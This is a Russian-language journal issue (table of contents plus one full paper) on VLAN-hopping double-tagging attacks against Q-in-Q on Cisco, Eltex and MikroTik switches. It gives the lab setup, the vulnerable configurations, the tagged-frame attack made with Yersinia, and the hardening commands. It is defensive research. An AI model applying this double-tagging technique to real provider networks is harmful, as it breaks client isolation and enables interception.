


# Международный журнал информационных технологий и энергоэффективности |



Том 11 Номер 3 (65)



2026



## СОДЕРЖАНИЕ / CONTENT

### ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

1.	<b>Грачёв А.М., Захаров Ю.И.</b> Вопросы обеспечения защиты Q-IN-Q НА L2+ устройствах	4
	<b>Grachev A.M., Zakharov Yu.I.</b> Q-IN-Q security issues on LAYER 2+ devices	
2.	<b>Шарипов Э.Э.</b> Проблемы кибербезопасности ОНЛАЙН-платежей: анализ уязвимостей ВЕБ-интерфейсов	15
	<b>Sharipov E.E.</b> Cybersecurity problems in ONLINE payments: analysis of WEB interface vulnerabilities	
3.	<b>Назаркин О.А.</b> Минималистичная тестовая модель для проверки способностей LLM к нетривиальным алгоритмическим рассуждениям	22
	<b>Nazarkin O.A.</b> The minimalistic test model to test LLM's abilities for non-trivial algorithmic reasoning	
4.	<b>Богданов Д.Ю.</b> Исследование уязвимостей инфраструктуры перемещаемых профилей в доменных средах MICROSOFT WINDOWS SERVER	27
	<b>Bogdanov D.Yu.</b> Investigating roaming profile infrastructure vulnerabilities in MICROSOFT WINDOWS SERVER domain environments	
5.	<b>Гаврилова П.Н., Колева М.Ф.</b> Экспериментальная оценка эффективности IPsec-защиты механизма Dynamic ACL в условиях атак SOURCE IP SPOOFING	37
	<b>Gavrilova P.N., Koleva M.F.</b> Experimental evaluation of the efficiency of IPsec protection of the Dynamic ACL mechanism under SOURCE IP SPOOFING attacks	
6.	<b>Гаунова Д.А., Бахтиярова Д.Н., Морозов И.М. (научный руководитель)</b> Комплексный подход к обеспечению безопасности MULTICAST-маршрутизации: анализ угроз и реализация защитных механизмов PIM	48
	<b>Gaunova D.A., Bakhtiyarova D.N., Morozov I.M. (Scientific Supervisor)</b> A comprehensive approach to MULTICAST routing security: threat analysis and implementation of PIM security mechanisms	
7.	<b>Евсеев А.Е., Манько А.В.</b> Сравнительная оценка поведения отечественных дистрибутивов LINUX при исчерпании оперативной памяти в штатной конфигурации	60
	<b>Evsееv A.E., Man'ko A.V.</b> A comparative evaluation of the behavior of domestic LINUX distributions when their ram is out of memory in the stock configuration	
8.	<b>Самсонов В.В., Рататаев И.С.</b> Настройка и функциональное тестирование DHCP сервера. Вопросы безопасности	67
	<b>Samsonov V.V., Ratataev I.S.</b> DHCP server configuration and functional testing. Security issues	

9.	<b>Баранов Д.А., Голошумов М.Д., Морозов И.М. (научный руководитель)</b> Вопросы обеспечения защиты протокола IGMP v3 на коммутаторах	<b>86</b>
	<b>Baranov D.A., Goloshumov M.D., Morozov I.M. (Scientific Supervisor)</b> IGMP v3 security issues on communicators	
10.	<b>Баранов Д.А., Голошумов М.Д., Морозов И.М. (научный руководитель)</b> Исследование функционала и безопасности протокола RDP в инфраструктуре WINDOWS	<b>103</b>
	<b>Baranov D.A., Goloshumov M.D., Morozov I.M. (Scientific Supervisor)</b> Research of RDP protocol functionality and security in the WINDOWS infrastructure	
11.	<b>Дикий А.В., Чернов И.А.</b> Анализ и оптимизация процессов загрузки ядра LINUX с использованием трассировочных инструментов	<b>117</b>
	<b>Dikiy A.V., Chernov I.A.</b> Analysis and optimization of LINUX kernel boot processes using trace tools	
12.	<b>Черкезян С.Д., Юзлибаев А.М.</b> Анализ уязвимостей механизмов аутентификации протоколов семейства FHRP и моделирование атак типа MiTM	<b>129</b>
	<b>Cherkezyan S.D., Yuzlibaev A.M.</b> Analysis of vulnerabilities in authentication mechanisms of the FHRP protocols and simulation of MiTM attacks	
13.	<b>Ислибаев И.В., Прощенко Ю.А.</b> Исследование устойчивости DNS-службы WINDOWS SERVER 2025 к нагрузочным атакам: анализ эффективности механизма RESPONSE RATE LIMITING	<b>138</b>
	<b>Islibaev I.V., Proshchenko Yu.A.</b> A study of the resilience of the WINDOWS SERVER 2025 DNS service to load attacks: analysis of the effectiveness of the RESPONSE RATE LIMITING mechanism	
14.	<b>Шагров А.Г.</b> Применение локальных LLM для конвертации баз данных из MS SQL в POSTGRESQL	<b>151</b>
	<b>Shagrov A.G.</b> Using local LLM to convert databases from MS SQL to POSTGRESQL	
15.	<b>Ваулин С.Е., Калинин С.Ю.</b> Вопросы обеспечения защиты протокола OSPFv2. Аутентификация	<b>159</b>
	<b>Vaulin S.E., Kalinin S.Y.</b> Security considerations for OSPFv2. Authentication mechanisms	
16.	<b>Старых И.А., Морозов И.М. (научный руководитель)</b> Экспериментальное исследование эффективности аутентификации BGP на базе FRROUTING: сравнение MD5 и TCP-AO в условиях моделирования сетевых атак	<b>173</b>
	<b>Starykh I.A., Morozov I.M. (Scientific Supervisor)</b> An experimental study of the efficiency of BGP authentication based on FRROUTING: comparison of MD5 and TCP-AO under simulated network attacks	



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.72:004.056

## ВОПРОСЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ Q-IN-Q НА L2+ УСТРОЙСТВАХ

<sup>1</sup> Грачёв А.М., Захаров Ю.И.

*ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup> alexgrachyov4836@gmail.com*

Данная работа посвящена вопросам безопасности технологии Q-in-Q (IEEE 802.1 ad) на коммутаторах уровней L2 и выше. Рассмотрены возможные слабости и методы атак, связанные с двойной и множественной инкапсуляцией VLAN-тегов, а именно, переполнение таблиц VLAN и DoS-атаки. Эксперименты проводились с использованием анализаторов трафика и генератора пакетов. Выявлены различия в обработке Q-in-Q кадров и в устойчивости к вредоносным воздействиям. В заключении представлены рекомендации по настройке сети для безопасного использования Q-in-Q, что позволит повысить устойчивость сети и предотвратить несанкционированный доступ.

Ключевые слова: Q-in-Q, 802.1 ad, VLAN, сетевая безопасность, инкапсуляция, коммутаторы, L2-уровень, DoS.

## Q-IN-Q SECURITY ISSUES ON LAYER 2+ DEVICES

<sup>1</sup> Grachev A.M., Zakharov Yu.I.

*GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup> alexgrachyov4836@gmail.com*

This paper examines the security of Q-in-Q technology (IEEE 802.1 ad) on Layer 2 and higher switches. Potential weaknesses and attack methods associated with double and multiple VLAN tag encapsulation are discussed, specifically, VLAN table overflows and DoS attacks. Experiments were conducted using traffic analyzers and a packet generator. Differences in Q-in-Q frame processing and resilience to malicious attacks are identified. Finally, recommendations for configuring a network for secure use of Q-in-Q are presented, which will improve network resilience and prevent unauthorized access.

Keywords: Q-in-Q, 802.1 ad, VLAN, network security, encapsulation, switches, Layer 2, DoS.

### Введение

В связи с ростом числа устройств и сервисов корпоративные и провайдерские сети все чаще разделяют трафик и создают виртуальные среды. Q-in-Q (802.1 ad) позволяет помещать клиентские VLAN (C-VLAN) внутрь служебных VLAN провайдера (S-VLAN), обеспечивая передачу данных и разделение сложных структур.

Однако, как отмечает В. Олифер в книге «Компьютерные сети. Принципы, технологии, протоколы» [1], коммутация VLAN требует внимательной настройки из-за рисков безопасности. Протоколы 802.1 Q разрабатывались с упором на функциональность, а не на безопасность, что создает уязвимости.

Согласно научной работе Уймина А.Г. «Компьютерные сети. L2-технологии» [2], атаки на канальном уровне, такие как VLAN Hopping, могут дать доступ к важным частям сети, что опасно для критически важных систем.

В контексте цифровизации важен опережающий подход к безопасности. Внедрение Q-in-Q без защиты создает ложное ощущение безопасности и может быть использовано для атак. Исследование уязвимостей Q-in-Q и разработка контрмер становятся ключевыми для построения гибких и безопасных сетей. Базовая настройка L2+ устройств необходима для защиты от киберугроз.

**Объект исследования:** безопасность L2+ устройств с использованием технологии Q-in-Q.

**Предмет исследования:** уязвимости и защита L2+ оборудования от атак, использующих уязвимости Q-in-Q.

**Цель исследования:** анализ уязвимостей Q-in-Q, оценка устойчивости оборудования и разработка рекомендаций по безопасной настройке.

### **Обзор и методология исследования**

Метод атаки с использованием двойного тегирования, произошел от известного VLAN Hopping и связан с обработкой коммутаторами кадров с тегами на транковых портах. Как отмечает Уймин А.Г. в своей работе «Компьютерные сети. L2-технологии» [2], транковый порт, ожидающий кадр с тегом служебной S-VLAN, способен удалить только внешний тег при получении кадра с двумя тегами (C-VLAN и S-VLAN). В этом случае внутренний тег (C-VLAN) будет интерпретироваться как тег кадра на следующем устройстве.

Злоумышленник, получив доступ к клиентскому порту, может создать кадр с двумя VLAN-тегами. Первый тег указывает на недоступную для него VLAN, а второй на native VLAN на транковом порту. Если на транковом порту коммутатора отсутствует строгая проверка входящих тегов, внешний тег удаляется, и кадр попадает во внутреннюю сеть VLAN, что приводит к нарушению изоляции.

#### *Основные гипотезы:*

- В сетях Q-in-Q атака VLAN Hopping через двойное тегирование возможна при некорректной настройке native VLAN и отсутствии фильтрации входящих кадров на транковых интерфейсах.
- В случае успеха атаки злоумышленник, подключенный к клиентскому порту, сможет внедрить трафик в любую VLAN в сети провайдера, нарушая правила сегментации и конфиденциальности.
- Для предотвращения такой атаки, необходимо явно тегировать native VLAN, отключить DTP (Dynamic Trunking Protocol), применять VACL (VLAN Access Control List) и фильтровать трафик по MAC-адресам на граничных портах.

#### *Методы исследования:*

Тип исследования: анализ безопасности с элементами экспериментального тестирования в лабораторных условиях.

Характеристика среды исследования: лабораторная сетевая инфраструктура, включающая физические коммутаторы разных производителей (Cisco 2960 si, MIKROTIK CRS326-24G-2S+RM, Eltex MES 1428 и Cisco 2960) и три компьютера с операционной системой Linux.

*Методы сбора данных:*

- Автоматизированное тестирование с использованием инструментов для генерации и изменения кадров Ethernet с двойными VLAN-тегами (Yersinia).
- Анализ сетевого трафика (пакетный анализ) с помощью Wireshark для проверки структуры кадров и выявления отклонений.
- Изучение системных логов коммутаторов, состояния портов и таблиц MAC-адресов (CAM/FDB) для оценки последствий атаки.

*Порядок исследования:*

1. Настройка тестовой среды с имитацией архитектуры провайдер-клиент: запуск Q-in-Q на магистральных портах, создание нескольких клиентских (C-VLAN) и служебных (S-VLAN) виртуальных сетей.

2. Генерация вредоносных кадров с двойным тегированием с помощью Yersinia. Сценарий включает внедрение кадров с целевым C-VLAN и подходящим S-VLAN, соответствующим native или разрешенному VLAN на транковом порту.

3. Мониторинг реакции сети на атакующий трафик с использованием Wireshark на атакующей, наблюдающей и целевой машинах.

4. Оценка успешности атаки: проверка достижения устройства в изолированной целевой VLAN ICMP или TCP-пакетами.

5. Тестирование защитных механизмов.

6. Сравнение устойчивости оборудования разных производителей.

7. Анализ результатов и разработка рекомендаций.

*Обработка данных:*

Оценка успешности атаки, направленной на получение несанкционированного доступа к сегментам сети, посредством анализа достижимости хоста. Сравнение эффективности стандартных и улучшенных методов защиты на разных типах устройств. Оценка поведения сетевого оборудования при обработке поддельных Q-in-Q кадров.

## **Основные моменты экспериментального исследования**

*Лабораторная среда эксперимента*

Атака VLAN Hopping с двойным тегированием в сети Q-in-Q — это метод обхода изоляции сети, который использует особенности обработки кадров с несколькими тегами VLAN на транковых портах. Злоумышленник, имея доступ к клиентскому порту, создает кадр Ethernet с двумя тегами 802.1 Q. Первый тег имитирует native VLAN на транковом порту провайдера, а второй указывает на VLAN, к которой нужно получить доступ.

Небезопасные настройки транкового порта создают уязвимость. Если порт работает с native VLAN без тега, то он удаляет тег. Если кадр проходит с тегом native VLAN, тогда внутренний тег попадает внутрь сети провайдера и обрабатывается как обычный кадр от клиента. В Q-in-Q внутренний, фальшивый тег могут ошибочно доставить в служебную S-VLAN другого клиента, что нарушает разделение сети. Для проведения атаки нужен физический или логический доступ к порту, подключенному к сети провайдера. Защита заключается в явном указании тегов native VLAN, использовании списков контроля доступа по VLAN ID на входе портов и отключении ненужных протоколов, таких как Dynamic Trunking Protocol (DTP). Это усложняет проведение атаки.

*Топология сети*

Для изучения уязвимостей и способов защиты была создана следующая схема сети. Взяв за основу методы, описанные в статье Очилова М.А. и Жураева А.Х. «Программное обеспечение Cisco Packet Tracer в исследовании компьютерных сетей»[3], эта схема реализована на реальном оборудовании и представлена на Рисунке 1.




Рисунок 1 — Топология сети для проведения эксперимента.

#### *Конфигурация машин*

Для проведения эксперимента мы использовали следующее оборудование: Сетевое оборудование: коммутаторы Cisco Catalyst 2960, Eltex Mes1428, MIKROTIK CSR326-24G-2S+RM и Cisco Catalyst 2960 SI.

Рабочие станции: Атакующий ПК: компьютер с ОС Linux и сетевым интерфейсом.

Наблюдающий ПК и ПК клиента: компьютеры с любой ОС и сетевым интерфейсом.

Соединительные компоненты: Ethernet-кабели для подключения рабочих станции к коммутаторам и связи между сетевыми устройствами.

#### *Настройка оборудования:*

Подключаем атакующий ПК к коммутаторам в соответствии с топологией. Команды для настройки коммутаторов приведены в Таблице 1.

Таблица 1 - Команды для настройки сетевого оборудования.

Cisco Catalyst 2960	Eltex MES1428	MIKROTIC CSR326-24G-2S+RM	Cisco Catalyst 2960 SI
1) conf t 2) vlan 10,100,999 3) interface FastEthernet0/1 4) switchport mode access 5) switchport access vlan 10 6) spanning-tree portfast 7) exit 8) interface FastEthernet0/2 9) switchport mode dot1q-tunnel 10) switchport access vlan 100 11) switchport trunk native vlan 999 12) exit	1) configure terminal 2) vlan 100 3) interface eth1/3 4) switchport mode dot1q-tunnel 5) switchport access vlan 100 6) exit 7) interface eth1/4 8) switchport mode dot1q-tunnel 9) switchport access vlan 100 10) end	1) interface bridge vlan 2) add bridge=bridge1 vlan- ids=100 3) interface bridge port 4) add bridge=bridge1 interface=ether5 5) set [find interface=ether5] frame-types=admit-all ingress-vlan- translation=yes service- vid=100 6) add bridge=bridge1 interface=ether6 7) set [find interface=ether6] frame-types=admit-all ingress-vlan- translation=yes service- vid=100 8) tool mirror 9) add interface=ether5 10) mirror-to=ether4 11) system reboot	1) conf t 2) vlan 100 3) interface FastEthernet0/7 4) switchport mode dot1q-tunnel 5) switchport mode access vlan 100 6) exit 7) interface FastEthernet0/8 8) switchport mode access 9) end

В эксперименте по атаке с помощью VLAN Hopping трафик анализировался с помощью Wireshark (Наблюдающий ПК), а для создания пакетов применялась Yersinia (Атакующий ПК).




Рисунок 2 — Запуск атаки Double Tagging с помощью утилиты Yersinia




Рисунок 3 — Захват трафика с наблюдающего ПК средствами Wireshark

На Рисунке 2 показан интерфейс программы Yersinia. Чтобы выполнить атаку Double Tagging, атакующий выбирает работу с протоколом 802.1 Q. На Рисунке 3 видно, что Yersinia сгенерировала и отправила в сеть кадры с двумя тегами 802.1 Q: внешний с VLAN ID 999 и внутренний с VLAN ID 10. ICMP-ответ с ПК клиента на ПК атакующего подтвердил, что изоляция VLAN нарушена, и атака VLAN Hopping через двойное тегирование удалась.

В Таблице 2 описаны способы защиты от Double Tagging на коммутаторах.

Таблица 2 - Настройка защиты от Double Tagging

Cisco Catalyst 2960	Eltex MES1428	MIKROTIC 24G-2S+RM	CSR326-	Cisco Catalyst 2960 SI
1) conf t 2) interface FastEthernet0/1 3) switchport trunk native vlan tag 4) switchport trunk allowed 100 5) end	1) configure terminal 2) interface eth1/3 3) switchport trunk allowed vlan 100 4) switchport trunk native vlan tag 5) exit 6) interface eth1/4 7) switchport trunk allowed vlan 100 8) switchport trunk native vlan tag 9) end	1) interface bridge set [find interface=ether5] 2) frame-types=admit-all 3) ingress-filtering=yes 4) interface bridge port set [find interface=ether6] 5) interface bridge vlan 6) add bridge=bridge1 tagged=ether5,ether6 vlan-ids=100 7) add bridge=bridge1 untagged=ether5, ether6 vlan-ids=999		1) conf t 2) interface FastEthernet0/1 3) switchport trunk native vlan tag 4) switchport trunk allowed 100 5) end

### Результаты исследования

В ходе исследования были изучены разные сценарии поведения сетевых устройств при рассмотренной атаке типа VLAN Hopping с применением двойного тегирования, а также была проведена оценка эффективности существующих защитных механизмов.

**Cisco Catalyst 2090:** данный коммутатор продемонстрировал уязвимость при стандартных настройках. Наличие определенного Native VLAN 999 на транковом втором порту без применения принудительного тегирования позволило успешно осуществить атаку. Анализ трафика с помощью утилиты Wireshark на наблюдательном компьютере зафиксировал прохождение пакетов с двумя тегами. Подтверждение нарушения сегментации – успешный обмен ICMP-трафиком между атакующим и клиентским компьютерами, что подчеркивает важность корректной настройки параметров Native VLAN на граничных сетевых устройствах.

**Eltex MES1428:** данный коммутатор оказался схожим с Cisco своей работой при использовании режима “dot1q-tunnel”: с небезопасными настройками атака привела к успешной передаче поддельных пакетов и нарушению изоляции VLAN. Результат свидетельствует о том, что данная уязвимость является универсальной для оборудования различных производителей при наличии аналогичных небезопасных конфигураций.

**Mikrotic CRS326-24G-2S+RM:** в начальной конфигурации устройство транзитно пропускало атакующие пакеты. Несмотря на то, что оно не являлось источником уязвимости, его роль в качестве пассивного проводника вредоносного трафика указывает на необходимость внедрения мер защиты на всех уровнях сетевой инфраструктуры.

**Cisco Catalyst 2090 SI:** данное сетевое устройство показало уязвимость, которая похожа на базовую модель Cisco Catalyst 2090. При стандартных настройках порта FastEthernet0/7 в режиме “dot1q-tunnel” атака была полностью успешной, что свидетельствует

о сохранении рисков, связанных с конфигурацией в различных модификациях оборудования, рассматриваемого в ходе эксперимента.

Выводы по атаке Double Tagging (двойное тегирование): исследование показало, что атака двойного тегирования представляет серьезную угрозу для сетей, где технология Q-in-Q настроена некорректно. Чтобы обеспечить надежную защиту, необходимо строго соблюдать рекомендации по настройке безопасности, включая обязательное тегирование native VLAN, фильтрацию разрешенных VLAN и активацию входящей фильтрации, также нельзя забывать о постоянном аудите сетевых настроек.

*Возможные результаты успешной атаки:*

- Нарушение конфиденциальности: перехват трафика, который предназначен для другого клиента или сервиса, что позволит проводить сбор конфиденциальной информации и учетных данных.
- Нарушение доступности: в контексте локальных Dos-атак отправка большого объема трафика в изолированный сегмент может привести к отказу в обслуживании конкретных систем или переполнению таблиц коммутатора.
- Нарушение целостности: модификация передаваемых данных, подмена легитимных узлов для внедрения в канал связи.

### **Заключение**

Проведенное исследование уязвимостей технологии Q-in-Q к атаке VLAN Hopping с использованием двойного тегирования позволило подтвердить следующие гипотезы, которые были выдвинуты в начале работы:

Подтверждение первой гипотезы: атака VLAN Hopping Double Tagging возможна в сетях, которые используют Q-in-Q, если на транковых портах, взаимодействующих с клиентскими сегментами, не применяются дополнительные меры безопасности – принудительное тегирование Native VLAN и фильтрация разрешенных VLAN.

Подтверждение второй гипотезы: в случае успешной атаки происходит полное нарушение сетевой сегментации: трафик получает возможность перемещаться между различными клиентскими VLAN, которые должны быть изолированы. Это может быть продемонстрировано установлением IP-связи между атакующим и клиентским компьютерами, что в обычных условиях практически невозможно.

Подтверждение третьей гипотезы: для полной защиты от атаки Double Tagging требуется корректная настройка комплекса защитных мер, которые включают в себя обязательное тегирование Native VLAN, тщательную фильтрацию разрешенных VLAN, активацию входящей фильтрации. Данные меры полностью обеспечивают надежный барьер против рассмотренной угрозы.

*Дополнительные рекомендации:*

- Регулярный аудит: необходимо проводить периодические проверки настроек всех сетевых устройств, особенно тех, которые участвуют в передаче трафика Q-in-Q.
- Обучение персонала: сетевые администраторы должны быть осведомлены о механизмах атаки Double Tagging и о лучших практиках по ее предотвращению.
- Использование систем обнаружения вторжений: внедрение данных систем может помочь в обнаружении аномального трафика, который особенно характерен для атак типа VLAN Hopping.

- Принцип наименьших привилегий: настраивать порты с минимально необходимыми правами и разрешенных VLAN, чтобы ограничить возможный ущерб в случае компрометации.
- Мониторинг сетевого трафика: постоянный анализ и мониторинг трафика на предмет необычной активности или попыток обхода изоляции VLAN.

*Направления дальнейших исследований:*

1. Изучение устойчивости к атакам, сочетающим, например, Double Tagging с воздействием на другие протоколы или перегрузкой коммутаторов множеством VLAN ID.
2. Анализ уязвимостей и способов защиты при более сложных схемах инкапсуляции.
3. Создание и проверка автоматических систем для реагирования на необычную активность, связанную с изменением VLAN-тегов, с использованием программно-конфигурируемых сетей (SDN).

### Список литературы

1. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии протоколы / В.Г.Олифер, Н.А. Олифер. – Санкт-Петербург: Издательство «Питер», 2024. – 1009 с.
2. Уймин А.Г. Компьютерные сети. L2-технологии [Электронный ресурс] / А.Г. Уймин // Ай Пи Ар Медия – Москва. – 2024. – URL: <https://www.iprbookshop.ru/epd-reader?publicationId=135231> – ISBN 978-5-4497-2539-4 (дата обращения: 14.11.2025).
3. Очиллов М.А., Жураев А.Х. Программное обеспечение Cisco Packet Tracer в исследовании компьютерных сетей / М.А. Очиллов, А.Х. Жураев // Oriental Renaissance: Innovative, educational, natural and social sciences. – 2024. – Т. 4, №10. – С. 99-111. – URL: <https://cyberleninka.ru/article/n/programmnoe-obespechenie-cisco-packet-tracer-v-issledovanii-kompyuternyh-setey/viewer> (дата обращения: 16.11.2025).
4. Анниферов А.В. Вызовы цифровизации энергообъектов / А.В. Анниферов, Д.О. Ивахно, Д.Н. Прохоров // Научные исследования и инновации: сб. тр. X Международной научно-практической конференции (21 июля 2020 г., Саратов). – Саратов, 2020. – С. 112–119. – URL: <https://cyberleninka.ru/article/n/vyzovy-tsifrovizatsii-energoobektov/viewer> (дата обращения: 16.11.2025).
5. Таненбаум Э. Компьютерные сети. 6-е издание / Э. Таненбаум, Н. Фимстер, Д. Уэзеролл. – Санкт-Петербург: Издательство «Питер», 2023. – 992 с.
6. Keromytis A. D. A Survey of Layer 2 Attacks and Defense Mechanisms in Modern Ethernet Networks / A. D. Keromytis // Journal of Network and Systems Management. — 2017. — Vol. 25, No. 2. — P. 301–328. — DOI: 10.1007/s10922-016-9397-5.
7. Cisco Systems, Inc. Cisco IOS Software Configuration Guide, Release 15.2SY: Configuring 802.1Q and Layer 2 Protocol Tunneling. — San Jose, CA, 2016. — URL: <https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/15-2SY/configuration/guide/config/qinq.html> (дата обращения: 17.11.2025).
8. Stallings W. Cryptography and Network Security: Principles and Practice, 8th Edition / W. Stallings. — Pearson, 2020. — p.768
